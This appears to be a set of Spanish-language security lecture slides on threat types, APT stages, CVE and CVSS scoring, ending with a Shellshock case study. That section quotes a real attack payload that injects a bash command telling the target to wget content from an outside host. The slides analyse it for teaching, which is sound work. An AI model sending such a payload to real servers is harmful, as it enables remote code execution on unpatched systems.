


-  **Amenaza probable:** amenaza que realmente puede ocurrir, no solo la que alguien desearía llevar a cabo. Un aspecto de la probabilidad es la viabilidad.

-  **Amenazas viables** – determinadas por tres factores:
 - ◆ **Método:** habilidades, conocimientos, herramientas,... necesarios. Podemos encontrarlos en Internet (*script kiddie* o *Crimeware-as-a-Service - CaaS*).
 - ◆ **Oportunidad:** momento y acceso para ejecutar ataque.
 - ◆ **Motivo:** los motivos para realizar un ataque son amplios y variados (dinero, fama, venganza, política, ..).

-  Una amenaza es viable si encuentra una vulnerabilidad. Para protegernos de una amenaza podemos: neutralizar la amenaza, anular la vulnerabilidad, o ambas.

Agentes de amenazas



Fuente: ENISA, *ENISA Threat Landscape 2015*, Jan 2016 (www.enisa.europa.eu)

Tipos de amenazas


Intention → Source ↓	Intentional	Accidental
Internal	Insider data theft Insider sabotage Information leakage Assistance to outsiders Sexual harassment within the enterprise Tampering with sensitive data	Accidental assistance to outsiders Inadvertently letting malicious software loose on the network Unintentional use of compromised software on bring your own device (BYOD) Insiders social engineered to give away information such as passwords and so on
External	Targeted phishing or spear phishing to extract confidential information Network scans / OS fingerprinting / vulnerability assessments of outside-facing network components Denial of Service attacks State-sponsored surveillance	An outsider accidentally stumbling onto sensitive data because of a flaw/vulnerability in the network Accidental power outage Natural disasters An unsuspecting user's system can be taken over and used as part of a <i>bot herd</i>

Fuente: Samir Datt, *Learning Network Forensics*, Packt, 2016.

Network threat examples

Ciclo de vida de un APT (*Advanced Persistent Thread*)

APT: conjunto de procesos de *hacking*, concienzudo y continuo, orquestado por humanos cuyo objetivo es una entidad específica.



APT (*Advanced Persistent Threat*)

Advanced Persistent Threat (APT): The Uninvited Guest

How attackers remain in your network harvesting information and avoiding detection over time

1. INCURSION

Attackers break into network by using social engineering to deliver targeted malware to vulnerable systems and people.

2. DISCOVERY


Once in, the attackers stay "low and slow" to avoid detection. They then map the organization's defenses from the inside and create a battle plan and deploy multiple parallel kill chains to ensure success.

3. CAPTURE

Attackers access unprotected systems and capture information over an extended period. They may also install malware to secretly acquire data or disrupt operations.

4. EXFILTRATION

Captured information is sent back to attack team's home base for analysis and further exploitation fraud—or worse.




Consecuencias y tipos de amenazas




Revelación

Exposición – datos sensibles liberados a entidades no autorizadas.
Intercepción – entidad no autorizada accede a datos que viajan desde la fuente a su destino.
Inferencia – acceso indirecto a datos sensibles razonando sobre las características de la comunicación
Intrusión – entidad no autorizada gana acceso evitando la protección del sistema.




Engaño

Mascarada – entidad no autorizada que gana acceso o realiza acto malicioso haciéndose pasar por una entidad autorizada
Falsificación – Engaño de una entidad autorizada con falsos datos.
Repudiación – una entidad engaña a otro denegando falsamente la responsabilidad de un acto.



Alteración

Incapacitación – evitar o interrumpir la operación del sistema o componente.
Corrupción – alterar el funcionamiento del sistema modificando las funciones o datos.
Obstrucción – interrumpe el funcionamiento del sistema entorpeciendo el mismo.





Usurpación

Malversación – entidad que asume control físico o lógico de los recursos del sistema.
Mal uso – provoca que un componente realice una función que perjudica la seguridad del sistema.

Vulnerabilidades: listas



-  The **Common Vulnerabilities and Exposure** (CVE) en <http://cve.mitre.org> - diccionario de vulnerabilidades de seguridad públicamente conocidas. Los identificadores comunes de CVE permiten el intercambio de datos (protocolo SCAP -SeCurity Automation Protocol) entre productos de seguridad y suministra un punto índice de referencia para evaluar la cobertura de las herramientas y servicios de seguridad.
-  **Common Vulnerability Scoring System** (CVSS), en <http://nvd.nist.gov/cvss.cfm> - sistema de medida estándar que permite puntuar de forma exacta y consistente el impacto de una vulnerabilidad.

Puntuación CVSS



- Mide tres áreas afectadas:
 - ◆ **Métricas básica** de las cualidades intrínsecas de la vulnerabilidad:
 - ◆ **Explotabilidad**: Vector de acceso, Complejidad de acceso, Autenticación
 - ◆ **Impacto**: Confidencialidad, integridad y disponibilidad
 - ◆ **Métricas temporales** de las características evolutivas
 - ◆ **Métricas de entorno** para vulnerabilidades que dependen de un determinado entorno.

- Más información en: <http://www.first.org/cvss/cvss-guide.html> o en <http://en.wikipedia.org/wiki/CVSS>

Puntuación CVSS: cálculos



- **Exploitability** = $20 * \text{AccessVector} * \text{AccessComplexity} * \text{Authentication}$
- **Impact** = $10.41 * (1 - (1 - \text{ConfImpact}) * (1 - \text{IntegImpact}) * (1 - \text{AvailImpact}))$
- **f(impact)** = 0 if Impact=0, 1.176 otherwise
- **BaseScore** = $\text{round_to_1_decimal}(((0.6 * \text{Impact}) + (0.4 * \text{Exploitability}) - 1.5) * f(\text{Impact}))$

Vector CVSS



- Las métricas se concatenan para genera un vector del tipo:
AV:N/AC:L/Au:N/C:C/I:C/A:C

Donde:

- AV** (Vector de acceso):
- AC** (Complejidad de acceso):
- Au** (Autenticación):
- C** (impacto en la Confidencialidad):
- I** (impacto en la Integridad):
- A** (impacto en la disponibilidad):

CVSS: ejemplo



- Una vulnerabilidad reciente es la denominada **Shellschock** (CVE-2014/7169), que es una debilidad en el tratamiento de variables de entorno de GNU/Bash (hasta la versión 4.3) que permite la ejecución directa de código o denegación de servicio.
- CVSS score: 10 de 10 con complejidad de acceso baja.
- Descripción detallada en <https://www.us-cert.gov/ncas/alerts/TA14-268A>
<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7186>.

Ejemplo: ataque Shellschock

■ **Vector de ataque:** solicitud a una CGI de Apache en bash.

■ Ejemplo: `() { ;; }; /bin/bash -c '/usr/bin/wget
http://creditstat.ru/aGF2ZWliZWVucHduZWQuY29tU2h1bGxTaG9ja1NhbHQ
= >> /dev/null'`

■ `() { ;; };` Declaración de variable entorno vacía, se indica que permite la ejecución arbitraria de la función. Problema: bash sigue ejecutando lo que viene tras las definición de la función.

■ Comentarios extraídos de <http://www.troyhunt.com/2014/10/the-anatomy-of-shellshock-attack-in-wild.html>

Ejemplo: es nuestro sistema vulnerable?



Ejecutar:

```
